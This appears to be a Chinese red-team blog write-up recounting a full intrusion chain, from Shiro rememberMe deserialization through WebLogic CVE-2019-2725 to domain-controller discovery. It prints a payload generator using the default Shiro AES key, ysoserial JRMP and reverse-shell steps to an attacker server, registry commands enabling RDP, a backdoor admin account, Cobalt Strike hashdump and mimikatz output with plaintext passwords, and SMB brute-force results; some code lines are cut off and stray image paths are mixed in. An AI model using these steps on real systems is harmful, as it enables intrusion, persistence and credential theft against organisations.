

# 一次Shiro反序列化引起的域控沦陷

原创 队员编号009 酒仙桥六号部队 5月23日

这是 酒仙桥六号部队 的第 **9** 篇文章。

全文共计2423个字，预计阅读时长8分钟。

---

## 前言

---

本文内容是笔者一次从0到1的实战记录，通过一次完整的外网到内网到拿下域控的过程，来为大家带来渗透的一些思路。

内网的环境千变万化，曲折的也有，一帆风顺的也有。唯一不变的就是我们保持一颗发现问题的心，去思考去发现每一次可以达到目标的攻击链，愿各位读者可以在渗透路上一帆风顺！！

---

## 渗透过程

---

### 1. 拿到权限

大家好，我又带着满满的干货到来，看到这里大家是否想起上一篇的那一名正义的使者呢，没错，我又来了！

今天重头戏开场白是一次Shiro反序列化漏洞的利用，进而通过weblogic-Nday进入了双网卡服务器，本次内网江湖将从此书写。

拿到既定目标时，本着双方友好见面的开始，轻轻的对目标进行扫描，发现一台使用了Shiro组件机器，使用检测脚本看看能不能打。

```

桌面 — -zsh — 80x24
B3BEE5B59BE1CCDF395AA5DD'}
http://MTIzNDU2Nzg5MGFiY2RlZg. . . . .dnslog.cn
{'agc_uid': '70086000320816752', 'x-country': 'CN', 'x-hd-grey': '0', 'authInfo'
: '\\"{\\"expiretime\\":\\"20191127T041656Z\\",\\"rtCiphertext\\":\\"jfmBgqo+DUa
L1FgiC9y3qegknrMHaEWYvpb0StDgTTlbbAVFC+Mn43+VbqfTs5Ehtt7HLCaEFS0DZVFj7zN/rGzBaJ+
PQw3U+xKPAgVqyBJT+G8oEzal4lNl0xGgYclif1eHv5HJP7qzc/qaL5wiF76jsh5GEIUZ+pixhCIh4GN
3i7whckxB9MrVQRxq9KRJ\\",\\"createtime\\":\\"20191127T031656Z\\",\\"accesstoken\\
":\\"CF3d+LiGY25kMyWy7Z9xHWxKc6HYdsyQfCQVjLWhigPbSyx3mC8DZAfuf8NzKY2FvS0975yaNq
MjNfhaoyT/jra/f9ed+wC1G2VMlC23Q/IMydyh07rYBA==\\",\\"siteID\\":\\"1\\",\\"x-uid\\
":\\"70086000320816752\\"}\\", 'agc_team_id': '70086000320816752', 'agc_team_s
iteId': '1', 'x-userType': '1', 'agc_authInfo': '%7B%22expiretime%22%3A%223600%2
2%2C%22rtCiphertext%22%3A%22security%3A8B44308AD8F173D33775BF3D17CCF3C0%3A261EB1
F9BC93C24DD57E8BCCA6695F4DBAF1F3F9A0CBFDA1B63CC8DB917669BFC648F338F9F8DB1011FAA0
7C8C32B6851EF014248AC4262EE12DF9F8FD39916100FD115F378D8DC5AFED3094CF5B5BDC95A325
857A44FEAE097E8B74EDE9D543DEB4EB7AF45204D808D74F3C354A8E943DFCAD4ED232DE0D8A0FF1
76AD46559B%22%2C%22accesstoken%22%3A%22CF3eCQXLQiJ3sMgg6A19VMEGJApfpbd8hpW05I4Ni
BGmRM2dqtIoJ3eGRb2ZKEAmquayyZLnwp9MmgX%2FzNPmmpcFI%2BkrEOIU7%2FgPA8gQEJ228mnN%22
%2C%22siteID%22%3A%221%22%2C%22uid%22%3A%2270086000320816752%22%2C%22csrfToken%2
2%3A%228E1648F4A449409551F36171A6EE03CF870591D013C49AB650D1A39F89939D778585CEDFB
2691AFAF8BB34AF373308325B52C17650C299C401B8547B0FD0A73144E9BEEB1DFFB901D26A2ABF9
58FA9F494B6B76FFAB7873E2414C69A%22%7D', 'JSESSIONID': '3D20F2369CFC9DA8B60EE8AAF
D8326D4', 'x-uid': '70086000320816752', 'csrfToken': 'DC5B6B903FB3915CA963CA7142
B3BEE5B59BE1CCDF395AA5DD'}
^Z

```

去查看dnslog接收的信息，获取到了remember me的密钥。

# DNSLog.cn

Get SubDomain

Refresh Record

192.168.1.100.dnslog.cn

DNS Query Record	IP Address
kPH+blxk5D2deZilxcaaaA.192.168.1.100.dnslog.cn	192.168.1.100
kPH+blxk5D2deZilxcaaaA.192.168.1.100.dnslog.cn	192.168.1.100

一切都是这么的天衣无缝，仿佛是给我安排的剧本一样，无压力直接使用Shiro反序列化脚本，进行反弹shell，获取到服务器权限，心中豪情万丈，大有一番shell我有，天下任我走一般的感觉。

```

192.168.1.100 [2 /]# cd
d
id=0(root) gid=0(root) groups=0(root)
root@192.168.1.100 [2 /]# ifconfig
ifconfig
th0      Link encap:Ethernet  HWaddr 00:16:3E:10:32:E3
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2773307470 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2483902719 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:510277046265 (475.2 GiB)  TX bytes:365188664041 (340.1 GiB)


th1      Link encap:Ethernet  HWaddr 00:16:3E:10:31:F1
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:390692658183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:197487751650 errors:0 dropped:0 overruns:0 carrier:0

```

以往的经验看，还是写一个webshell上去，做一下权限的维持，太多次反弹回来的shell掉了以后，权限一去不复返。



成功连接上传webshell，取得开拓性胜利。



## 1.1 Shiro反序列化漏洞利用描述

本着童叟无欺的想法，我想还是和大家说一下，Shiro反序列化利用的整改过程都有哪些。

坐下来，我给你好好讲讲



漏洞影响范围：只要rememberMe的AES加密密钥泄露，无论Shiro是什么版本都会导致反序列化漏洞。

## 怎么判断网站使用了Shiro?

Shiro反序列化漏洞主要存在Java开发的网站程序中。当你在测试一个系统时，如果当前系统使用Java开发，可以观察登录时，响应包是否存在rememberMe标记，或修改登陆包。

在Cookie中修改为rememberMe=deleteMe，同样观察回包是否存在rememberMe标记。如果存在，基本确定采用Shiro框架进行的认证或权限控制。那就可以使用下面的方法测试漏洞。



在服务器开启：JRMP 服务

```
1 java -cp ysoserial-master-SNAPSHOT.jar ysoserial.exploit.JRMPListener 100
```

执行的命令需要编码一下：这里命令需要进行一下base64编码：

```
http://www.jackson-t.ca/runtime-exec-payloads.html
```

Rememberme 生产脚本：


```
1 import uuid
2 import base64
3 import subprocess
4 from Crypto.Cipher import AES
5
6 def encode_rememberme(command):
7     popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-
```

```

8     BS = AES.block_size
9     pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).enc
10    key = base64.b64decode("kPH+bIxBk5D2deZiIxcaaaA==")
11    iv = uuid.uuid4().bytes
12    encryptor = AES.new(key, AES.MODE_CBC, iv)
13    file_body = pad(popen.stdout.read())
14    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_boc
15    return base64_ciphertext
16
17
18 if __name__ == '__main__':
19     payload = encode_rememberme(sys.argv[1])
20     print "rememberMe={0}".format(payload.decode())

```


**备注：**使用方法 `python Shiro_rce.py ip:port`，其中 `ip` 和 `port` 为上面启动 `ysoserialJRMP` 的 `ip` 地址和端口号，把生成的 `rememberme` 放 burp 数据包 发包，`vps` 就能收到 shell。




## 2. 内网渗透

接下来日常操作，直接挂代理进入内网，对当前的网段进行了扫描，发现 WEB 服务居多，目前思路只能从 WEB 应用下手，尽量获取服务器权限，渗透其他网段。

通过扫描到一个网站服务使用了 `weblogic` 中间件，利用 `cve-2019-2725` 获取到服务器权限。



连接上来发现管理员权限，并且Ipconfig 发现是一台双网卡的机器，但是不在域内，只能搜集有用信息。此时心中万千思绪飘过，一丝光点在脑中一闪而过。对，那就是去连接此电脑的远程桌面。



心里想既然是windows主机我就来查看一下是否开通了远程桌面，至于为什么我们要连接远程桌面呢？我个人认为可以方便传输文件并且可以加快整个渗透流程，那么使用 `netstat -ano | find 3389` 先查看一下是否开通远程桌面开通。

```
>netstat -ano | find "3389"
```

等了一下发现没有反应后，感觉应该没有开通，使用命令 `REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f` 进行开通远程桌面。


```
Application\Home\Conf>netstat -ano | find "3389"
Application\Home\Conf>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Termi
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
Application\Home\Conf>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Termi
操作成功完成。
Application\Home\Conf>netstat -ano | find "3389"
TCP 0.0.0.0:3389 0.0.0.0 LISTENING 904
TCP [::]:3389 [::]:0 LISTENING 904
```

接着我们添加账号test1加入管理员组：

```
net localgroup administrators test1 /add
```


```
>net user test1 daociyiyou.123 /add
net localgroup administrators test1 /add
命令成功完成。
net user test1
用户名          test1
全名
注释
用户的注释
国家/地区代码   000 (系统默认值)
帐户启用        Yes
帐户到期        从不
```

随后尝试进行远程连接，发现连接不成功，此时首先想到的是防火墙禁止了外联或者有白名单限制，没有多余尝试浪费时间，先放弃连接远程桌面想法。宝宝心里苦，宝宝不说。



事后想想其实这一步实属弯路，不说实际利用价值，连接远程桌面就是一种暴露自己的行为，难道直接上线CS他不香吗！

因连接不了远程桌面，便直接通过webshell 反弹shell到我们的cs服务器，成功上线。



既然此时服务器已上线了，我们就接下来一波信息收集看一下具体内网情况，再决定如何去做吧。

## 2.1 内网信息收集

### 2.1.1 ipconfig /all



### 2.1.2 密码抓取

CS自带命令hashdump来抓一下本机hash，成功获得，再使用mimikatz来一波明文密码抓取。

```

beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:707dd431753c6aae27f3c789e340c235:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5ee6095a4c471:::


```

```

msv :
[00000003] Primary
* Username : Administrator
* Domain :
* LM : e7a10280aa6ff342c8dda912686cbca9
* NTLM : 707dd431753c6aae27f3c789e340c235
* SHA1 : c17b815c0e706f3ee7c088f06e2685f40891228f
tspkg :
* Username : Administrator
* Domain :
* Password : 1qa@ws#ed
wdigest :
* Username : Administrator
How Applications :
* Password : 1qa@ws#ed
kerberos :
* Username : Administrator
* Domain :
* Password : 1qa@ws#ed
ssp :
credman :

```


明文密码获取成功，使用3proxy中的proxy\socks，启动一个Socks5\http代理服务，继而使用proxifier做代理链。



本地挂上代理，使用超级弱口令检查工具进行SMB协议爆破，成功拿到多台服务器。

序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	1...	SMB	445	administrator	...		279
2	...	SMB	445	administrator	...		280
3	...	SMB	445	administrator	master view		332
4	...	SMB	445	...	...		277
1	1...	SMB	445	administrator	master view		25
2	1...	SMB	445	administrator	master view		203
3	1...	SMB	445	administrator	1qa		31
4	1...	SMB	445	administrator	1qa		43
5	1...	SMB	445	...	...		104
6	1...	SMB	445	administrator	...		435
7	1...	SMB	445	administrator	1qa		149

依次登录获得口令的服务器，发现其中一台主机在域内，将服务器shell反弹连接到CS服务器，随即对域信息进行收集。



### 2.1.3 定位域控

使用命令 `net view` 定位域控主机ip。

```

beacon> net view
[*] Tasked beacon to run net view
[+] host called home, sent: 103992 bytes
[+] received output:
List of hosts:

[+] received output:
Server Name      IP Address      Platform  Version  Type  Comment
-----
RO               192.168.1.1     5         5

```

